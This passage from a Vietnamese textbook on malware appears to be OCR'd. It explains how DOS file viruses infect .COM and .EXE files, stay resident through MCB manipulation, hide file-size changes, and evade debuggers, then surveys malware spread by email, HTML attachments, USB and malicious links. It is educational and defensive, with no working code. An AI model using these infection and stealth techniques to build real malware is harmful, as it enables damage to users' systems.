2.3.3.2 Thêm vào cuối file

Khác với cách lây lan ở trên, trong phương pháp này, đoạn mã của virus sẽ được gắn vào sau của chương trình đối tượng. Phương pháp này được thấy trên hầu hết các loại virus vì phạm vi lây lan của nó rộng rãi hơn phương pháp trên. Do thân của virus không nôm đúng đầu vào của chương trình, cho nên để chiếm quyền điều khiển, phải thực hiện kỹ thuật sau đây:

Đối với file .COM: Thay các byte đầu tiên của chương trình (đầu vào) bằng một lệnh nhảy JMP, chuyển điều khiển đến đoạn mã của virus. E9 xx xx JMP Entry virus.

Đối với file .EXE: Chỉ cần định vị lại hệ thống các thanh ghi SS, SP, CS, IP trong Exe Header để trao quyền điều khiển cho phần mã virus.



Hình 2-29 Lây với file .EXE

Ngoài hai kỹ thuật lây lan chủ yếu trên, có một số ít các virus sử dụng một số các kỹ thuật đặc biệt khác như mã hoá phần mã của chương trình virus trước khi ghép chúng vào file để ngụy trang, hoặc thậm chí thay thế một số đoạn mã ngắn trong file đối tượng bằng các đoạn mã của virus, gây khó khăn cho quá trình khôi phục. Khi tiến hành lây lan trên file, đối với các file được đặt các thuộc tính Sys (hệ thống), Read Only (chỉ đọc), Hidden (ẩn), phải tiến hành đổi lại các thuộc tính đó để có thể truy nhập, ngoài ra việc truy nhập cũng thay đổi lại ngày giờ cập nhật của file, vì thế hầu hết các virus đều lưu lại thuộc tính, ngày giờ cập nhật của file để sau khi lây nhiễm sẽ trả lại y nguyên thuộc tính và ngày giờ cập nhật ban đầu của nó.Ngoài ra, việc cố gắng ghi lên đĩa mềm có dán nhãn bảo vệ cũng tạo ra dòng thông báo lỗi của DOS: Retry - Aboart - Ignoreô, nếu không xử lý tốt thì dễ bị người sử dụng phát hiện ra sự có mặt của virus. Lỗi kiểu này được DOS kiểm soát bằng ngắt 24h, cho nên các virus muốn tránh các thông báo kiểu này của DOS khi tiến hành lây lan phải thay ngắt 24h của DOS trước khi tiến hành lây lan rồi sau đó hoàn trả.

2.3.3.3 Kỹ thuật đảm bảo tính tồn tại duy nhất

Cũng giống như B-virus, một yêu cầu nghiêm ngặt đặt ra đối với F-virus là tính tồn tại duy nhất của mình trong bộ nhớ cũng như trên file. Trong vùng nhớ, thông thường các F-virus sử dụng hai kỹ thuật chính:

Thứ nhất là tạo thêm chức năng cho DOS, bằng cách sử dụng một chức năng con nào đó trong đó đặt chức năng lớn hơn chức năng cao nhất mà DOS có. Để kiểm tra chỉ cần gọi chức năng này, giá trị trả lại trong thanh ghi quyết định sự tồn tại của virus trong bộ nhớ hay chưa.

Cách thứ hai là so sánh mộtđoạn mã trong vùng nhớ ấn định với đoạn mã của virus, nếu có sự chênh lệch thì có nghĩa là virus chưa có mặt trong vùng nhớ và sẽ tiến hành lây lan. Trên file, có thể có các cách kiểm tra như kiểm tra bằng test logic nào đó với các thông tin của Entry trong

thư mục của file này. Cách này không đảm bảo tính chính xác tuyệt đối song nếu thiết kế tốt thì khả năng trùng lặp cũng hạn chế, hầu như không có, ngoài ra một ưu điểm là tốc thực hiện kiểm tra rất nhanh. Ngoài ra có thể kiểm tra bằng cách dò một đoạn mã đặc trưng (key value) của virus tại vị trí ấn định nào đó trên file, ví dụ trên các byte cuối cùng của file.

2.3.3.4 Kỹ thuật lưu trú

Đây là một kỹ thuật khó khăn, lý do là DOS chỉ cung cấp chức năng thường trú cho chương trình, nghĩa là chỉ cho phép cả chương trình thường trú. Vì vậy nếu sử dụng chức năng của DOS, chương trình virus muốn thường trú thì cả file đối tượng cũng phải thường trú, mà điều này thì không thể được nếu kích thước của file đối tượng quá lớn. Chính vì lý do trên, hầu hết các chương trình virus muốn thường trú đều phải thao tác qua mặt DOS trên chuỗi MCB bằng phương pháp "thủ công". Căn cứ vào việc thường trú được thực hiện trước hay sau khi chương trình đối tượng thi hành, có thể chia kỹ thuật thường trú thành hai nhóm:

2.3.3.5 Thường trú trước khi trả quyền điều khiển

Như đã nói ở trên, DOS không cung cấp một chức năng nào cho kiểu thường trú này, cho nên chương trình virus phải tự thu xếp. Các cách sau đây đã được virus dùng đến:

- Thao tác trên MCB để tách một khối vùng nhớ ra khỏi quyền điều khiển của DOS, rồi dùng vùng này để chứa chương trình virus.
- Tự định vị vị trí trong bộ nhớ để tải phần thường trú của virus vào, thường thì các virus chọn ở vùng nhớ cao, phía dưới phần tạm trú của file command.com để tránh bị ghi đè khi hệ thống tải lại command.com. Vì không cấp phát bọ nhớ cho phần chương trình virus đang thường trú, cho nên command.com hoàn toàn có quyền cấp phát vùng nhớ đó cho các chương trình khác, nghĩa là chương trình thương trú của virus phải chấp nhận sự mất mát do may rủi.
- Thường trú bằng chức năng thường trú 31h: Đây là một kỹ thuật phức tạp, tiến trình cần thực hiện được mô tả như sau: Khi chương trình virus được trao quyền, nó sẽ tạo ra một MCB được khai báo là phần tử trung gian trong chuỗi MCB để chứa chương trình virus, sau đó lại tạo tiếp một MCB mới để cho chương trình bị nhiễm bằng cách dời chương trình xuống vùng mới này. Để thay đổi PSP mà DOS đang lưu giữ thành PSP mà chương trình virus tạo ra cho chương trình đối tượng, phải sử dụng chức năng 50h của ngắt 21h.

2.3.3.6 Thường trú sau khi đoạt lại quyền điều khiển

Chương trình virus lấy tên chương trình đang thi hành trong môi trường của DOS, rồi nó thi hành ngay chính bản thân mình. Sau khi thi hành xong, quyền điều khiển lại được trả về cho virus, và khi đó nó mới tiến hành thường trú một cách bình thường bằng chức năng 31h của ngắt 21h.

2.3.3.7 Kỹ thuật che dấu và gây nhiễu

Một nhược điểm không tránh khỏi là file đối tượng bị lây nhiễm virus sẽ bị tăng kích thước. Một số virus ngụy trang bằng cách khi sử dụng chức năng DIR của DOS, virus chi phối chức năng tìm kiếm file (chức năng 11h và 12h của ngắt 21h) để giảm kích thước của file bị lây nhiễm xuống, vì thế khi virus đang chi phối máy tính, nếu sử dụng lệnh DIR của DOS, hoặc các lệnh sử dụng chức năng tìm kiếm file ở trên để có thông tin về entry trong bảng thư mục, thì thấy kích thước file bị lây nhiễm vẫn bằng kích thước của file ban đầu, điều này đánh lừa người sử dụng về sự trong sạch của file này.

Một số virus còn gây nhiễu bằng cách mã hoá phần lớn chương trình virus, chỉ khi nào vào vùng nhớ, chương trình mới được giải mã ngược lại. Một số virus anti-debug bằng cách chiếm ngắt 1 và ngắt 3. Bởi vì các chương trình debug thực chất phải dùng ngắt 1 và ngắt 3 để thi hành từng bước một, cho nên khi virus chiếm các ngắt này rồi mà người lập trình dùng debug để theo dõi virus thì kết quả không lường trước được.

2.3.3.8 Kỹ thuật phá hoại

Thông thường, các F-virus cũng sử dụng cách thức và kỹ thuật phá hoại giống như B-virus. Có thể phá hoại một cách định thời, liên tục hoặc ngẫu nhiên. Đối tượng phá hoại có thể là màn hình, loa, đĩa,...

2.3.3.9 Kỹ thuật dành quyền điều khuyển của F-virus

Khi DOS tổ chức thi hành File khả thi (bằng chức năng 4Bh của ngắt 21h), nó sẽ tổ chức lại vùng nhớ, tải File cần thi hành và trao quyền điều khiển cho File đó. F-virus lợi dụng điểm này bằng cách gắn đoạn mã của mình vào file đúng tại vị trí mà DOS trao quyền điều khiển cho File sau khi đã tải vào vùng nhớ. Sau khi F-virus tiến hành xong các hoạt động của mình, nó mới sắp xếp, bố trí trả lại quyền điều khiển cho File để cho File lại tiến hành hoạt động bình thường, và người sử dụng thì không thể biết được.Trong các loại B-virus và F-virus, có một số loại sau khi dành được quyền điều khiển, sẽ tiến hành cài đặt một đoạn mã của mình trong vùng nhớ RAM như một chương trình thường trú (TSR), hoặc trong vùng nhớ nôm ngoài tầm kiểm soát của DOS, nhôm mục đích kiểm soát


các ngắt quan trọng như ngắt 21h, ngắt 13h,... Mỗi khi các ngắt này được gọi, virus sẽ dành quyền điều khiển để tiến hành các hoạt động của mình trước khi trả lại các ngắt chuẩn của DOS.

2.4 Các hình thức tấn công của mã độc

Hiện này có rất nhiều hình thức phát tán mã độc hại, có thể thông qua email, thông qua các phần mềm và gắn mã độc vào bên trong, thông qua các đường link trang Web, thông qua việc chia sẻ file USB, thông qua các lỗ hổng hệ điều hành , ứng dụng. ..

2.4.1. Phát tán qua email sử dụng file đính kèm

Cách phát tán mã độc hại lớn nhất qua email hiện nay là các hacker đính kèm các tài liệu độc hại vào email bao gồm các loại virus lừa đảo, spyware, worm…dưới các file không rõ nguồn gốc, đặc biệt là các file có đuôi .exe , .com, .pif, .pdf, .scr, .bat, .rar, .zip…



Hình 2-30 Tệp tin độc hại đính kèm qua email


Phần lớn các cảnh báo virus được gửi đính kèm qua e-mail giữa những người sử dụng . Virus lừa đảo thường được chuyển tiếp trong số những người sử dụng hàng tháng hoặc thậm chí nhiều năm bởi vì người dùng tin rằng họ đang giúp đỡ người khác bằng cách phân phối những cảnh

báo này. Mặc dù các trò lừa đảo thường không gây ra thiệt hại, nhưng một số virus lừa đảo độc hại trực tiếp làm thay đổi hệ điều hành cài đặt hoặc xóa các tập tin, có thể gây ra các vấn đề về bảo mật hoặc gây ảnh hưởng tới hoạt động của hệ thống. Một virus nổi tiếng trò lừa bịp là Good Times.

Mailing worm hay còn gọi là "sâu gửi thư hàng loạt" tương tự như e-mail virus, điều khác biệt chính là rằng sâu gửi thư hàng loạt được khép kín thay vì lây nhiễm một tập tin hiện có như e-mail virus . Khi một Mailing worm lây nhiễm một hệ thống, nó thường tìm kiếm hệ thống cho các địa chỉ e-mail và sau đó sẽ gửi bản sao của chính nó đến những địa chỉ đó, bằng cách sử dụng một trong hai e-mail của khách hàng trên hệ thống hoặc gửi một tệp tin độc hại khép kín được xây dựng vào worm. Một con "sâu gửi thư hàng loạt" thường gửi một bản sao của chính nó tới nhiều người cùng một lúc. Bên cạnh làm ngưng trệ máy chủ e-mail và mạng lưới với khối lượng lớn e-mail, sâu gửi thư hàng loạt thường gây ra các vấn đề hiệu suất nghiêm trọng cho hệ thống bị nhiễm. Ví dụ về các Mailing worm: Beagle, Mydoom và Netsky.

Để bảo vệ máy tính trước những đợt tấn công từ virus lừa đảo hay các Mailing worm người dùng cần luôn cảnh giác trước các file đính kèm không rõ nguồn gốc, đặc biệt là các file có đuôi exe, .com, .pif, .scr, .bat, .rar, .zip.... Ngoài ra, cần cập nhật phần mềm diệt virus phiển bản mới nhất.

Dưới đây là một kịch bản sử dụng tài liệu độc hại để phát tán và lây nhiễm gây hại cho người dùng.




Hình 2-31 : Tấn công qua email.

Tin tặc sử dụng email để gửi cho người dùng nội dung kèm theo một file đính kèm là file excel.

Khi người dùng kiểm tra email và thấy có file đính kèm, tuy nhiên mã độc nằm trong file đính kèm này sẽ bị kích hoạt và chạy ẩn. Mã độc ở đây là 1 chương trình keylogger. Chương trình này sẽ ghi lại toàn bộ thông tin hoạt động của nạn nhân. Sau đó sẽ gửi thông tin này qua trình duyệt Webbrowser.


2.4.2. Phát tán qua email sử dụng Mã HTML độc hại

Cách phát tán này tin tặc sẽ gửi các thư điện tử chứa mã HTML độc hại cho người dùng



Hình 2-32: Thư điện tử đính kèm HTML độc hại

Các thư điện tử này có nội dung rất đa dạng. Ví dụ : "thiết lập lại mật khẩu", "cài đặt lại chức năng thông báo" và đính kèm theo đó là các tệp tin HTML giả mạo gửi từ các mạng xã hội như "facebook", "twitter" …nhưng thực chất trong đó chứa các đoạn script mà khi mở tệp tin thì người dùng sẽ được chuyển hướng đến các trang web có chứa mã độc hại khai thác lỗ hổng của Adobe, Javascript…




Hình 2-33: Minh họa Script chứa trong tệp tin đính kèm HTML

Các thư gửi nhúng các link độc được xây dựng xung quanh HTML không có gì mới, nhưng dường như đã trở thành một kỹ thuật nóng trong năm vừa qua. Gần đây, các tin tắc bắt đầu nhúng JavaScript bên trong file HTML (chứ không chỉ là file một đính kèm đơn giản), để gửi Trojan Zeus chuyên lấy cắp tài khoản ngân hàng

Chiến dịch mới nhất của các tin tăc là cố gắng để người nhận thư nhấn chuột vào đính kèm HTML "vô hại", nhưng thực chất là kích hoạt một mã độc bằng JavaScript, đưa nạn nhân đến một loạt website không đảm bảo.

Cụ thể, một quảng cáo thông thường cho phần mềm chống virus giả mạo, khi được click vào, sẽ cài đặt một cổng hậu (back door) lên máy tính ngay cả khi trình duyệt được đóng lại. Như vậy, khi nhấn chuột vào đính kèm HTML thì đã là quá muộn.




Hinh 2-34 : Giả mạo phần mềm diệt virus

Những cách phòng thủ duy nhất chống lại loại tấn công kiểu này là lọc thư rác (spam) tại cổng ra vào (gateway) để nó không bao giờ đến được người sử dụng, hoặc đối với người sử dụng thì vô hiệu hóa JavaScript trong trình duyệt. Phần mềm bảo mật trên PC có thể tóm được mã khai thác.

Hơn nữa, tệp tin đính kèm HTML. Có thể bỏ qua chương trình chống virus tích hợp trong các máy chủ mail, bởi vì một tập tin. Html chính nó không chứa mã độc hại hoặc mã khai thác, nhưng một liên kết đến một trang web được thực hiện bởi các hacker. Do đó, nó hầu như không được phát hiện bởi các chương trình chống virus.

Vì vậy, cần khuyến nghị người dùng nâng cao nhận thức của bất kỳ tập tin đính kèm trong các email không rõ. Ngoài ra, người sử dụng cần thường xuyên cập nhật phần mềm trên máy tính của họ và cài đặt chương trình chống virus để bảo vệ chống virus.

2.4.3. Phát tán qua USB




Hinh 2-34: Phát tán qua USB

Đây là một hình thức phát tán mã độc rất phổ biến. Trước đây, virus AutoRun từng hoành hành với cơ chế mở ổ đĩa là kích hoạt mã độc. Điều đó khiến tốc độ lây lan của dòng virút này trở nên không thể kiểm soát. Microsoft đã buộc phải quyết định cắt bỏ tính năng AutoRun đối với USB từ Windows 7 và trên cả Windows XP phiên bản cập nhật.

Hiện tại tin tặc đã nghĩ ra một phương án mới để thực hiện lây nhiễm mã độc, người dùng khi mở USB bị nhiễm virus, người sử dụng sẽ thấy một ổ đĩa nữa trong USB đó và phải mở tiếp ổ đĩa thứ hai này mới thấy được dữ liệu. Thực chất ổ đĩa thứ hai chính là một shortcut chứa file virus. Khi người dùng mở dữ liệu cũng là lúc máy tính bị nhiễm mã độc từ USB.

Dù cơ chế AutoRun đã bị loại bỏ, nhưng với sự xuất hiện của W32.UsbFakeDrive, virus trên USB có thể lây phát tán nhanh chỉ với thao tác truy cập vào ổ đĩa USB của người dùng.

2.4.4 Phát tán dựa trên link độc hại.



Hình 2-35 Phát tán dựa trên các link độc hại

Là một hình thức tấn công khá phổ biến. Phương thức này có thể mô tả như sau:

Người dùng truy cập vào một Website nào đó đã bị gắn đoạn mã độc, cụ thể là Javascript đã được mã hóa. Khi đó người dùng tự động sẽ chuyển đến 1 trang web chứa mã độc và tự động sẽ tải mã độc đó về và cài lên máy tính(dựa vào lỗ hổng phần mềm hoặc hệ điều hành). Sau đó các thông tin người dùng sẽ bị gửi về cho tin tặc.

2.5 Câu hỏi ôn tập

Chương 3:
CƠ BẢN VỀ PHÂN TÍCH MÃ ĐỘC

Phân tích mã độc hại là công việc nghiên cứu phân tích, tìm hiểu xem xét các hành vi ẩn trong mẫu mã độc.

Công việc phân tích mã độc ở Việt Nam là công việc chưa phổ biến. Thường thì công việc này thường gắn liền với các chuyên gia phân tích của các công ty phần mềm Antivirus, và những người làm an toàn thông tin chuyên nghiệp cộng tác với các hãng phần mềm. Ở Việt Nam thường có 1 phận đảm an toàn an ninh trong 1 tổ chức, một nhân viên chịu trách nhiệm về bảo mật của hệ thống máy tính hoặc hệ thống mạng. Như đã biết không phải lúc nào các chương trình Anti-Virus cũng có thể giải quyết được hết mọi vấn đề về mã độc hại nói chung và virus nói riêng cho hệ thống máy tính. Có thể hình dung việc khi quản trị hàng trăm máy tính trong một công ty, mặc dù mỗi máy đều cài chương trình Anti-Virus, nhưng rồi một ngày máy tính nào đó có thể bị nhiễm Virus qua đường email mà chương trình Anti-virus kia không nhận dạng được, rồi lây ra toàn mạng, gây rủi ro cao với tính sẵn sàng, tính bảo mật .. của hệ thống đó. Lúc đó người làm an toàn cần phải có những xử lý phân tích chủ động trong tình huống này để giảm thiểu rủi ro đến mức thấp nhất cho hệ thống máy tính hay hệ thống mạng của mình.

Những nhận định, đánh giá ban đầu đúng đắn của người phân tích có ý nghĩa quyết định tới việc giảm thiểu rủi ro và thiệt hại cho toàn bộ hệ thống.

Mục đích của phân tích mã độc hại là để trả lời ba câu hỏi sau :

1. Thứ nhất : tại sao máy tính lại bị nhiễm mã độc hại này?
2. Thứ hai : chính xác thì mã độc hại này làm những gì trên hệ thống?
3. Thứ ba : sau khi nắm được hành vi hoạt động của có thể xóa nó không và phòng tránh được chuyện lây nhiễm lần sau hay không?

